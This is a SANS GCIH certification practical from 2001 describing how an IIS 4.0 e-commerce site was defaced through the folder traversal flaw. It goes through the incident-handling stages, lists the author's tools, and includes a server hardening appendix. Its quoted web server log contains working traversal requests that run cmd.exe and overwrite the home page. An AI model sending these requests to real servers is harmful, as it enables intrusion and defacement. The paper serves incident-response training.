Global Information Assurance Certification Paper

SANS GIAC Certification
Level 2 GCIH
Advanced Incident Handling & Hacker Exploits

Practical Assignment
for
New Orleans SANS 2001

Ronald W. Black
April 4th , 2001

GCIH Practical Assignment Version 1.4a

Option 1 - Illustrate an Incident
Describe an incident in which you took part, or an incident that others whom you have interviewed have taken part. Your write up must include the following sections. Take care to sanitize the information.

1. Executive Summary, including diagrams.
2. A description of each of the six stages of incident handling:
   Preparation
   Identification
   Containment
   Eradication
   Recovery
   Follow Up / Lessons Learned
3. For at least one operating system involved in the incident, show the process that was used to assess and contain the incident, including screen shots and operating system commands. In this section, you should describe your "jump kit" and/or all the tools that you used.
4. For at least one operating system involved in the incident, describe in detail the process used to backup the system. This should include descriptions of the hardware, commands used, and any problems that you ran into.
5. Describe in detail the chain of custody procedures used, any affirmations, and a listing of all evidence.

Your completed submission should be a minimum of 10 pages long, single spaced, with 12 point font. If you include code examples and screen shots, they do NOT count towards the length of your paper. Your paper should thoroughly cover each of the subject areas above. Please include at least three references to outside sources, not including the course material.

Option 2 - Document an exploit, vulnerability or malicious program
Locate and fully document an example of malicious code. When possible, the emphasis should be on the actual exploit and NOT the malicious code that implements the exploit. You may NOT select malicious code, software, or specific exploits that were covered in class, although variants are allowed. If you choose a variant, be certain to point out any differences between the code you are describing and the code that was described in your course. In addition, please avoid examples that are already posted as a practical or as part of the Information Security Reading Room without requesting permission in advance from giactc@sans.org.

Be certain to submit the malicious code itself with your documentation. Malicious code must be in a zip file that is password protected. Use infected (all lower case) as the password for the zip file.

Your write up must include the following:

Exploit Details:

Name: name of exploit
Variants: name of different variants of the exploit
Operating System: operating systems impacted
Protocols/Services: protocols or services that the exploit uses
Brief Description: 1-2 sentence description

Protocol Description

A brief description of the protocol that the exploit uses. In most cases, in order to understand the exploit, someone needs to understand how the protocol that is exploited works and what its weaknesses are.

Description of variants

If applicable, list information on any variants of the exploit, what makes them different, and where to find additional information.

How the exploit works

A description of how the exploit works and why it is able to exploit the particular feature in the protocol or application program.

Diagram

A diagram of how the exploit would typically work on a network.

How to use the exploit

What programs exist to exploit this vulnerability and how to use the program(s).

Signature of the attack

What to look for if you are trying to detect or block this attack.

How to protect against it

A description of what can be done to protect against the exploit or vulnerability.

Source code/ Pseudo code

Links to where the source code can be found, and a brief listing and description of the pseudocode. If you discovered the code on a system and it is only available in binary, describe how the code was discovered.

Additional Information

Links to additional information.

You must thoroughly cover EACH of the ten subject areas listed above. Your completed submission should be a minimum of 10 pages long, single-spaced, with 12 point font. Your work should include any references, code examples, or screen shots as appropriate.

If you include code examples (and you should) and screen shots, they do not count towards the total length of your paper.

Option 3 - Red Team (Advanced)
This option is only available with permission. If you wish to attempt this option, please send email to certify@sans.org first and specify which architecture and practical you intend to attack. You should know firewalls and Cisco ACLs and be familiar with basic Red Team or Ethical Hacking techniques before attempting this assignment.

The Firewalls practical assignment from the Parliament Hill conference in August 2000 (http://www.sans.org/PH2000/FPP_assignment.htm) included an requirement to build a security architecture based on the blocking recommendations included with the SANS Top Ten vulnerabilities (http://www.sans.org/topten.htm) and the VISA "Ten Commandments".

Select one of the Parliament Hill Firewall practicals from http://www.sans.org/giactc/gcfw.htm (#056 - #066) and perform a paper "Red Team" assessment of the architecture it describes. Be certain to include each of the stages of an attack, including reconnaissance, scanning, exploiting the system (gaining access, elevating access, application level access and denial of service), keeping access, and covering the tracks. For each stage provide details of each step that was performed, the commands that were typed, the tools that were used, and why a given step was performed. (For example, "I ran a port scan against the target using nmap to try and find what ports are open on the machine. The command I typed was 'nmap target-host'." Where possible, show screen shots of what the expected results would be.

A key part of Option 3 is to make sure you provide enough detail. There should be no gaps in the attack process. The write-up should clearly take the reader from start to finish, providing all of the details of the attack. Someone should also be able to take the document and reproduce the attack, by typing the commands that are specified.

Your completed submission should be a minimum of 12 pages long, single-spaced, with 12 point font. It should include any references, code examples, or screen shots as appropriate. If you include code examples (and you should) and screen shots, they do not count towards the total length of your paper.


Practical Submission: Option 1 - Illustrate an Incident

E-Commerce Web Site Defacement – Web Server Folder Traversal Exploit of MS IIS 4.0

1. Executive Summary

A corporation seeking to enter the electronic business arena outsourced the development. maintenance and security of its new e-commerce web site. John the Webmaster, an employee of the outsourcing vendor, was responsible for the design of the website and its security. John was an experienced professional and had developed guidelines for securing Microsoft Internet Information Server (IIS) web servers in conjunction with other employees of his company. This guideline was used when his company acted in a consulting capacity in the development of commercial web sites as well as on web sites that his company maintained. The guide was felt to be current with known vulnerabilities as of May 2000. During January of 2001, the e-commerce web site was defaced not once but twice in a three day period. The hackers used the Microsoft Web Server Folder Traversal Vulnerability, which was identified to Microsoft by Rain Forrest Puppy and posted by Microsoft on October 17th, 2000, to accomplish the defacement. One of the hackers was identified as a fifteen year old high school student attempting to join a "hackers club". After the defacement, other suspected members of the "club" visited the site to verify the defacement. While no business data was compromised, the corporation suffered a public relations setback for its e-commerce effort. The outsourcing vendor also suffered a public relations setback with its clients as a result of the defacement.

This illustration of an incident is based on written reports of the incident (filed with a CIRT organization), log files and interviews with John the Webmaster who handled the incident. John arrived at work on Monday morning at his usual time, around 8:30 AM. John noticed that he already had a phone message on his voice mail when he arrived. After getting his coffee, John retrieved his messages from voice mail. A disturbing message caused John to launch his browser an pull up the web site. There it was! The site had been had! John got up from his desk and went to the server room where he stopped the IIS service from the console. At least no one else was going to see the fact that the site had been defaced. John began by copying the defaced files to another directory and renamed the files. John then began reviewing the log files to determine what had happened. After finding the incident in the log, John copied the log into a text file. John restored the appropriate files from a backup and started the IIS service approximately 3 hours after stopping the service. John helped prepare a report to the CIRT and provided a zip file of the log to go with the report. John also referred to the Microsoft Web site and a Hackers site to "remove" several registry keys and some ".dll"s. Two days later a second hacker performed a similar defacement. John received a call from the CIRT. The CIRT had received email notifying it of the second defacement. John repeated the steps of Monday to restore the site and file the report and also removed cmd.exe to prevent any other occurrences. John's CIRT turned to law enforcement which identified the second hacker as the 15 year old high school student.



Details of the Defacement

Monday morning at 05:38:27, hacker one accessed the e-commerce web site. Hacker one passed command line strings through the URL and replace the Home page with a string which said "philer was here to say that bush is a moron! philer@crackdealer.com".

2001-01-22 05:38:27 205.232.30.xxx - W3SVC1 TARGET_WEB 207.xxx.xx.xxx GET /index.asp - 302 0 395 472 16 80 HTTP/1.1
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+98)
http://www.attrition.org/mirror/attrition/fuqrag.html

2001-01-22 05:38:27 205.232.30.xxx - W3SVC1 TARGET_WEB 207.xxx.xx.xxx GET /nav_ec/ - 302 0 304 525 750 80 HTTP/1.1
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+98)
http://www.attrition.org/mirror/attrition/fuqrag.html

2001-01-22 05:38:27 205.232.30.xxx - W3SVC1 TARGET_WEB 207.xxx.xx.xxx GET /nav_ec/index.asp - 200 0 0 526 688 80 HTTP/1.1
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+98)
http://www.attrition.org/mirror/attrition/fuqrag.html

2001-01-22 05:38:38 205.232.30.xxx - W3SVC1 TARGET_WEB 207.xxx.xx.xxx GET /msadc/../../../../../../winnt/system32/cmd.exe /c+dir+c:\ 200 0 1649 527 125 80 HTTP/1.1
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+98)

2001-01-22 05:38:55 205.232.30.xxx - W3SVC1 TARGET_WEB 207.xxx.xx.xxx GET /msadc/../../../../../../winnt/system32/cmd.exe
/c+copy+c:\winnt\system32\cmd.exe+c:\nasa.exe 502 0 401 562 63 80 HTTP/1.1
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+98)

2001-01-22 05:39:10 205.232.30.xxx - W3SVC1 TARGET_WEB 207.xxx.xx.xxx GET /msadc/../../../../../../nasa.exe /c+dir+c:\inetpub\wwwroot 502 0 418 528 31 80 HTTP/1.1
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+98)

2001-01-22 05:39:15 205.232.30.xxx - W3SVC1 TARGET_WEB 207.xxx.xx.xxx GET /msadc/../../../../../../nasa.exe /c+dir+c:\ 200 0 1698 513 47 80 HTTP/1.1
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+98)

2001-01-22 05:39:35 205.232.30.xxx - W3SVC1 TARGET_WEB 207.xxx.xx.xxx GET /msadc/../../../../../../nasa.exe /c+dir+c:\webroot 200 0 25208 520 2704 80 HTTP/1.1
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+98)

2001-01-22 05:40:33 205.232.30.xxx - W3SVC1 TARGET_WEB 207.xxx.xx.xxx GET /msadc/../../../../../../nasa.exe
/c+echo+philer+was+here+to+say+that+bush+is+a+moron!+philer@crackdealer.com+>
+c:\webroot\index.html 502 0 374 602 16 80 HTTP/1.1
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+98)

2001-01-22 05:40:39 205.232.30.xxx - W3SVC1 TARGET_WEB 207.xxx.xx.xxx GET /msadc/../../../../../../nasa.exe
/c+echo+philer+was+here+to+say+that+bush+is+a+moron!+philer@crackdealer.com+>
+c:\webroot\index.cfm

2001-01-22 05:40:57 205.232.30.xxx - W3SVC1 TARGET_WEB 207.xxx.xx.xxx GET /msadc/../../../../../../nasa.exe /c+echo+philer+was+here+to+say+that+bush+is+a+moron!+philer@crackdealer.com+>+c:\webroot\index.cfm 502 0 374 450 16 80 HTTP/1.1 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+98)

2001-01-22 05:40:57 205.232.30.xxx - W3SVC1 TARGET_WEB 207.xxx.xx.xxx GET /msadc/../../../../../../nasa.exe /c+echo+philer+was+here+to+say+that+bush+is+a+moron!+philer@crackdealer.com+>+c:\webroot\index.html 502 0 374 451 16 80 HTTP/1.1 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+98)

2001-01-22 05:41:42 205.232.30.xxx - W3SVC1 TARGET_WEB 207.xxx.xx.xxx GET /msadc/../../../../../../nasa.exe /c+dir+c:\webroot 200 0 25208 369 3015 80 HTTP/1.1 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+98)

Wednesday morning at 00:43:00, hacker two accessed the e-commerce web site. Using the same vulnerability, hacker two had left the following "Hacked by ch0jin".

Rain Forrest Puppy describes the vulnerability at http://www.wiretrip.net/rfp/p/doc.asp?id=57&iface=2. Guofei Jiang also wrote his GCIH practical on an exploit using this vulnerability. Microsoft Security Bulletin (MS00-78) states that:

"Due to a canonicalization error in IIS 4.0 and 5.0, a particular type of malformed URL could be used to access files and folders that lie anywhere on the logical drive that contains the web folders. This would potentially enable a malicious user who visited the web site to gain additional privileges on the machine – specifically, it could be used to gain privileges commensurate with those of a locally logged-on user. Gaining these permissions would enable the malicious user to add, change or delete data, run code already on the server, or upload new code to the server and run it.

The request would be processed under the security context of the IUSR_machinename account, which is the anonymous user account for IIS. Within the web folders, this account has only privileges that are appropriate for untrusted users. However, it is a member of the Everyone and Users groups and, as a result, the ability of the malicious user to access files outside the web folders becomes particularly significant. By default, these groups have execute permissions to most operating system commands, and this would give the malicious user the ability to cause widespread damage. Customers who have proactively removed the Everyone and Users groups from permissions on the server, or who are hosting the web folders on a different drive from the operating system, would be at significantly less risk from the vulnerability. "

The patch that Microsoft states corrects the problem is pmcan4i.exe.

2. A Description of the six stages of incident handling

The GIAC Advanced Incident Handling & Hacker Exploits course material and the "SANS Institute Computer Security Incident Handling Step by Step" guide list the 6 stages of incident handling as preparation, identification, containment, eradication, recovery and follow up/lessens learned.. The course material suggests that these 6 stages should act as a "compass or road map" of what to keep in mind and what to do next when handling an incident. Carnegie Mellon CERT offers a similar but different methodology of incident handling. The Carnegie Mellon stages are (1) consult your security policy, (2) regain control, (3) Analyze the intrusion, (4) contact the relevant CSIRT, (5) recover from the intrusion, (6) Improve the security of your system and network, (7) reconnect to the Internet, and (8) update your security policy. See http://www.cert.org/nav/recovering.html. The two suggested steps in Carnegie Mellon's second stage is to disconnect the compromised system from the internet and to copy an image of the compromised system. The sequence of events in this incident can best be described as (1) regain control, (2) Analyze the intrusion, (3) recover from the intrusion, (4) reconnect to the Internet, (5) contact the relevant CIRT, and (6) improve the security of the system and network. However, the system administrator never disconnected the system from the internet and never made an image of the compromised system.

Preparation

The fundamentals of contingency planning are the basic building blocks of preparation as described in the course material and the SANS Step by Step guide. Those building blocks are policy, people, data, software/hardware, communications, supplies, transportation, space, power & environment controls, and documentation. Another definition of preparation is prior planning and training to respond to an incident. Since this incident involves an outsourcing vendor and a corporation "buying" an e-commerce capability, these things should have been spelled out in the contract. Unfortunately, they weren't spelled out in sufficient detail. Some of the elements of preparation were present though.

Policy. The outsourcing vendor was made aware of the corporation's security policy. However, the corporate policy would be considered a poorly written document by the guidelines presented in the GIAC Basic Security Policy. Policy statements in the corporate document presents the policy in general terms and responsibility for actions are not assigned. The outsourcing vendor didn't seem to have a security policy of their own. The outsourcing vendor had prepared a guide for securing a Microsoft IIS web server (Appendix A) and this document seems to serve as there security policy.
Warning Banner. The web server did have the corporate warning banner which had past legal scrutiny.
System Backups. The outsourcing vendor did have a workable backup plan for the web server, which was scripted using MacroScheduler. Each night the web server hard drive was diskcopied to a network file server. The network file server then had an image where a daily incremental backup to tape was made and a weekly full backup to tape.

Documentation. System configuration was documented as was the network architecture.
Emergency Communications Plan: There was a call list and the call list was helpful during the incident.
Security Architecture: The security architecture was one dimensional. All defenses were focused at the operating system / application level. There was no perimeter defense and no intrusion detection capability employed. The only other means of defense focused on outsourcing vendors internal network which employed an attempt to "remain hidden".
Training: The system administrator was an experienced professional but lacked specific training in incident handling.

Identification

The SANS Step by Step guide defines 5 stages in Identification.

Select a person to handle or coordinate identification and assessment. The system administrator was tasked with handling the incident. The corporate sponsor of the e-commerce site coordinated contact with the corporate CIRT. The corporate sponsor's name appears as the point of contact for the e-commerce site on the contact page. A customer who had witnessed the defaced page had contacted the corporate sponsor. The corporate sponsor task the system administrator with the identification and assessment.

Determine whether or not an event is actually an incident. The system administrator was able to quickly identify that an incident had taken place because the main page had been defaced. Confirming the defacement only required a quick launch of a browser. The IIS service was quickly stopped while the system administrator investigated how the defacement had happened

Be careful to maintain a provable chain of custody. After reviewing the IIS log and finding the incident, the system administrator copied the log to a text file and renamed. The defaced pages were also copied and renamed. The original log and defaced pages were not backed up and the value of the evidence was substantially reduced. A full system backup should have been performed before any changes were made to the system. The system administrator then restored a known good backup of the defaced pages, thereby destroying the original evidence. There were several witnesses to the defaced pages, but the only 1st hand witness (the system) to the defacement was no longer available. At no point in this stage of the handling of the incident was law enforcement involved or were corporate lawyers contacted. No legal expertise was involved in the handling of the incident. The system administrator was alone during most of the handling of evidence and the original evidence was overwritten.

Coordinate with the people who provide your network service. This stage was no part of the handling of this incident.

Notify appropriate officials. The appropriate officials were notified as an after action portion of the incident response. The corporate CIRT and the corporate information system security manager were notified of the incident in a written report with an

electronic copy of the IIS log after the e-commerce site was restored to service. After reviewing the electronic copy of the IIS log, the CIRT did contact law enforcement officials.

Containment

The SANS Step by Step guide describes containment stages as (1) deploying the on-site team to survey the situation, (2) keep a low profile, (3) avoid, if possible, potentially compromised code, (4) backup the system, (5) determine the risk of continuing operations, (6) continue to consult with system owners, (7) change passwords. The steps of containment involved in this incident was that the IIS service was stopped and the web site was no longer available. The server was never disconnected from the network and the network was never disconnected from the internet. The system administrator never considered that the IIS log had been altered and that more significant damage had occurred.

Eradication

The SANS Step by Step guide describes the stages of eradication as (1) determine cause and symptoms of the incident, (2) improve defenses, (3) perform vulnerability analysis, (4) remove the cause of the incident, and (5) locate recent clean backup. After discovering the defacement, the system administrator reviewed the log and found the incident. He located the most recent backup and proceeded to the recovery stage before looking to improve the defenses and remove the cause of the incident. He never did perform any type of vulnerability analysis, believing that they had always done everything possible to eliminate vulnerabilities. The administrator referred to the Microsoft Web site and a Hackers site to "remove" several registry keys and some ".dll"s. Two days later a second hacker performed a similar defacement. The administrator received a call from the CIRT. The CIRT had received email notifying it of the second defacement. John repeated the steps of Monday to restore the site and file the report and also removed cmd.exe to prevent any other occurrences. The administrator did not reinstall the Microsoft patch for this vulnerability, believing that they had already taken that step.

Recovery

The SANS Step by Step guide describes the stages of recovery as (1) restore the system, (2) validate the system, (3) decide when to restore operations, and (4) monitor the system. The system administrator restored only the files believed to have been defaced. The administrator did not take the time to restore the entire backup. After restoring the defaced files, the IIS service was restarted. Again believing the system to be secure, the administrator went about business as usual. After the second defacement, the outsourcing vendor purchased other defensive measures such as a firewall and intrusion detection system software.

Follow Up / Lessons Learned

The SANS Step by Step guide describes the stages of follow up as developing a follow hup report and conducting a lessons learned meeting. These step did not occur.

3. Show the process that was used to assess and contain the incident

The first significant failure in the incident handling procedure happened almost immediately. The system was never disconnected from the network. This meant that if any significant compromise had occurred which provided NT administrator level access, the perpetrator would have all the time required to cover his tracks. Because the incident involved a defacement, the system administrator did not take the situation as seriously as might otherwise be indicated. This was an e-commerce site where sensitive business data was exchanged. However, no credit card data was involved at this site. The IIS service was stopped. The administrator went to the system clicked on Start, then Control Panel, then Services and located the IIS service and stopped it. The web site could not be accessed but the system was still online. Trojans and other backdoors could still operate. This was a significant oversight since the outsourcing vendor lacked a number of defensive capabilities like protocol analyzers, firewalls, and intrusion detection tools. An assumption was made that this was a "light weight " incident because it involved a defacement. Lacking any other tools, the system administrator was limited to the auditing capabilities of a Microsoft Windows NT system and Microsoft Internet Information Server 4.0 to evaluate the incident. Notepad was used to view the IIS log.

The second significant failure in the incident handling procedure was that no system backup was performed. In this case, a normal or full NT backup should have been performed. The administrator highlighted the defaced files, clicked on edit and then copy. He then opened another folder, clicked edit, and paste. He performed the same tasks when he copied the IIS log file. After copying the these files he highlighted each copied file, clicked on file and rename. To restore the original pages he opened the network drive (which was already mapped to a drive letter), copied and pasted the original files back to the server. Then the administrator reopened Control Panel, clicked on Services and restarted the IIS service.

A number of available tools and capabilities were not utilized in evaluating the incident. At no time did the system administrator evaluate what services were actually running on the system. Netstat –a was never performed. The administrator should have at least checked to see what ports were listening on the web server. Had it been, no critical thought would have been given to reliability of the results because this was a defacement, not a "hack". Other tools like Inzider were not employed even though they are readily and freely available. Multiple network scanning tools such as Nmap (NmapNT) or Superscan, web scanners like Whisker or Grinder, and now every NT web shop should have Patchwork (patchwke.exe) to check their systems. Microsoft tools like iisperms.exe and others are available at the Microsoft website to help evaluate the security posture of an IIS web site. Many commercial and open source network vulnerability scanning tools exit. Nessus and Saint are two scanners on the open source side. ISS Internet Scanner and Cisco NetSonar are two scanners on the commercial side. Every NT administrator should have dumpevt and dumpacl. Foundstone offers its Forensics Toolkit 2.0 and

Filewatch. Other desirable tools include freeware or commercial protocol analyzers such as Windump, analyzer, or NAI's Sniffer Basic. Windows 2000 offers a useful analyzer in its Network Monitor. My "jump bag" includes my Windows 2000 notebook, copies of the OS installation CDROMs and service packs, an eight port passive hub and power supply, NmapNT, Superscan, Whisker, Patchwork, Axent Technologies NetRecon, the Forensics Toolkit, dumpevt, dumpacl, Windump, and NAI Sniffer Basic. I also carry a contact list, blank incident forms, and a CDROM with network documentation, security policy, reference material and configuration information. I also have console/management software for my firewalls and SNORT (for NT) intrusion detection software. I have many other software tools like John the Ripper and L0phtCrack that aren't specifically oriented to incident handling. I also have several Unix/Linux tools although I don't usually deal with Unix or Linux systems. I also have 90M DDS tapes and DLT blank tapes as well as a parallel port Iomega 250 MB Zip drive, software and blank disks.

4. Describe the process used to backup the system

The normal backup procedure for this site was to diskcopy the web server's drive to a network drive. It was the network drive that was backed up to tape. No backup was done during this incident. Since the web server had an internal DDS tape drive, making a backup would have been easily accomplished. From Start, click on administrative tools and backup. A normal or full backup should have been performed.

5. Describe the chain of custody procedures used, any affirmations and a listing of all evidence.

There was only one incident handler involved in this event and little was done in the way of chain of custody procedures. All important files were renamed when they were copied. The original files were overwritten when the backup was restored because a backup of the defaced system was not made. The evidence consisted of a renamed log file and of renamed defaced pages. Under the best of circumstances, log files are considered "hearsay evidence" rather than forensic evidence. No forensic evidence of the defacement was obtained because no binary backup or system backup was made. The SANS guide, GIAC Incident Handling Course and Carnegie Mellon CERT material suggest is that a binary backup be made as soon as possible. It is the best possible scenario for the successful prosecution of those that are responsible. This binary backup didn't occur. "Affected" files were copied and renamed. Bad idea to try to tell a jury that this electronic file really wasn't altered to incriminate the suspect. Original data is the most reliable and only "real" evidence you can present. Failure to preserve that original evidence causes any successful prosecution to be dependent on the confession of the guilty parties. Not likely if they have any idea how you handled the incident which will be a matter of court record. So you need to do it as if it's going to go to court. Even if it doesn't, you've done your job. You have made "good evidence".

Conclusion:

An experienced system administrator failed to recognize the importance of evidence and its handling. Even though he may have had a number of years of experience, he had no background in incident handling and did not know about the rules of evidence where it involves a computer incident.

References:

http://www.cert.org/nav/recovering.html

http://www.microsoft.com/security/

http://www.wiretrip.net/rfp/p/doc.asp?id=21&iface=2

http://www.sans.org/y2k/practical/Guofei_Jiang_GCIH.doc

http://www.foundstone.com/rdlabs/tools.php

http://www.cisecurity.org/patchwork.html

SANS Computer Security Incident Handling Step by Step Version 1.5 of May 1998.

http://www.sans.org/newlook/resources/IDFAQ/evidence_preservation.htm

http://www.sans.org/newlook/resources/IDFAQ/incident_handling_steps.htm

http://www.cops.org/forensic_examination_procedures.htm

http://www.computerforensics.net/forensics.htm

http://www.guidancesoftware.com/

www.incident-response.org/CAPSANS.PPT

http://www.fish.com/forensics/class.html

http://www.securityfocus.com/frames/?focus=ih&content=/focus/ih/articles/crimeguide2.html

http://staff.washington.edu/~dittrich/misc/forensics/

Appendix A . John the Webmaster's Guidelines

How to Secure Your Server

1. Alert! RDS/IIS 4.0 Vulnerability & Script Alert!

Note – The following information was extracted from the following site:
http://www.houseoffusion.com/hof/Security/rds_adv.txt (as of 5/9/2000)
http://security-archive.merton.ox.ac.uk/bugtraq-199907/0178.html (as of 1/22/01)

Those who need RDS –
You will need to delete the VbBusObj references. To do this, simply delete the following registry key:
HKEY_LOCAL_MACHINE/System/CurrentControlSet/Services/W3SVC/Parameters/ADCLaunch/VbBusObj.VbBusObjCls

For peace of mind you can also delete the vbbusobj.dll.
To do this simply delete the following:
C:\program files\common files\system\msadc\samples\selector\middle_tier\vbbusobj\vbbusobj.dll

* Read about custom handler creation and work with the DBAs at your location to come up with a suitable, yet secure handler definition.

Those who don't need RDS –
You can prevent people from using RDS remotely by removing the /msadc/ virtual root.
Do this in MMC or IIS Administration HTML Interface.

You can disable RDS functionality by doing the following:
Delete the /msadc virtual directory from the default Web site
Remove the following registry keys from the server hosting IIS:
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ADCLaunch\RDSServer.DataFactory
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ADCLaunch\AdvancedDataFactory
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ADCLaunch\VbBusObj.VbBusObjCls

ODBC Cleanup
Open the Control Panel, go into ODBC.
- Look at DSNs that are defined under "User", "System" and "File".
- Delete any DSNs you do not use, especially "sample/default" DSNs (i.e. 'pubs', 'advworks', 'adctest', etc.)

- Research the need for any DSN you use, if in doubt record the configuration information (in case you have to put it back in place), then remove it.

- Look at the Drivers.
- Remove any drivers you do not use (i.e. 'SQL Server' (people could proxy off your machine to another SQL Server)).
- The Microsoft Text Driver should definitely be deleted.

IIS Cleanup
- Open up MMC or the administrative web interface.
- Go to the Default Web Site (or your site).
- Examine virtual directories that are on your site.
- Record properties (in case you have to put it back in place), delete any that are doubtful
  - Ones to also delete are:
    IISSamples (These are the sample pages shipped with IIS and contain a few bugs.)
    IISHelp (Its HTML help references.)
    IISadmpwd (This is an IIS utility for users to change their passwords via IIS. Unfortunately it contains a few bugs.)
    Msad (see "Those that don't need RDS")

If ColdFusion is Installed
- Suggest removing Cfdocs (contains a lot of exploitable sample scripts).

Last Check Physical Files
(Assuming web directory is on c:\inetpub\)
- C:\inetpub\scripts\tools (this contains by default a few tools to make DSNs). Delete everything in this directory or move it into one that is NOT available through the Web Server.
- C:\inetpub\scripts\samples (contains scripts that are known to be exploitable). Delete or move files.
- C:\inetpub\scripts\iisadmin (this is the IIS 3.0 administration interface and contains exploitable sample scripts). Delete or move files.
- C:\inetpub\iissamples (contains ExAir sample site, typically the SKD and other goodies (samples), also contains exploitable scripts). Delete or move complete directory.

2. PRB: Security Implications of RDS 1.5, IIS 3.0 or 4.0 & ODBC

Note: The following information was extracted from the following site:
http://support.microsoft.com/support/kb/articles/q184/3/75.asp (as of 5/9/00, last reviewed 2/22/2000)

*Important – Before editing the registry, you should back it up/make a copy of it. Before editing the registry make sure how to restore it if a problem occurs.

View the following Help topics to Restore the registry:

- Restoring the Registry in Regedit.exe
- Restoring a Registry Key in Regedt32.exe

View the following Help topics to Edit the registry:

- Changing Keys & Values in Regedit.exe
- Add & Delete Information in the Registry in Regedt32.exe
- Edit Registry Data in Regedt32.exe

RDS Datafactory (a single component of RDS) allows implicit remoting of data access request by default, which can allow unauthorized Internet clients to access OLE DB databases available to the server.

Because of RDS Datafactory a malicious user may gain access to ODBC data such as:

- Microsoft SQL Server
- Microsoft Access

**Using Registry Editor incorrectly can cause serious problems that may require reinstalling your operation system.

<u>To Remove RDS Functionality</u>

- Run the Registry Editor (Regedt32.exe)
- Remove the following registry keys and any subkeys:
  - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ADCLaunch\RDSServer.DataFactory
  - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ADCLaunch\AdvancedDataFactory
  - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ADCLaunch\VbBusObj. VbBusObjCls

Active Server Pages (ASPs) that depend on just ADO (ActiveX Data Objects) for database connectivity will continue to run.

<u>Enforce Correct Security Policy</u>

The following recommendations should be followed for publishing data in ASP pages:

- Remove Microsoft Text Driver and any other ones that are not required.
- Tighten NTFS permissions (ACL's) to restrict only those you trust.
- Using a SQL Server – enforce stronger security
  - Run as a low privileged user account
  - Do not allow extended stored procedures.

Last Updated: October 17th, 2017

Upcoming Training

Community SANS Columbus SEC504	Columbus, OH	Oct 23, 2017 - Oct 28, 2017	Community SANS
SANS Berlin 2017	Berlin, Germany	Oct 23, 2017 - Oct 28, 2017	Live Event
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
